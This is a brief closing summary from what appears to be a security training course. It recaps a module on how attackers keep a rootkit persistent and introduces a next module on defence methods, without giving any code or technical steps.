Let's sum up what we've learned in this module. Now we know how to keep a rootkit alive. It's a key issue. It's the first thing the potential aggressor will think of in order to ensure the possibility of launching the program again. We've discussed the pros and cons of various methods, thanks to which we'll be able to defend ourselves against them more effectively. Thank you for your attention and please go to the next module, where we'll discuss the topic of defense methods. See you there.

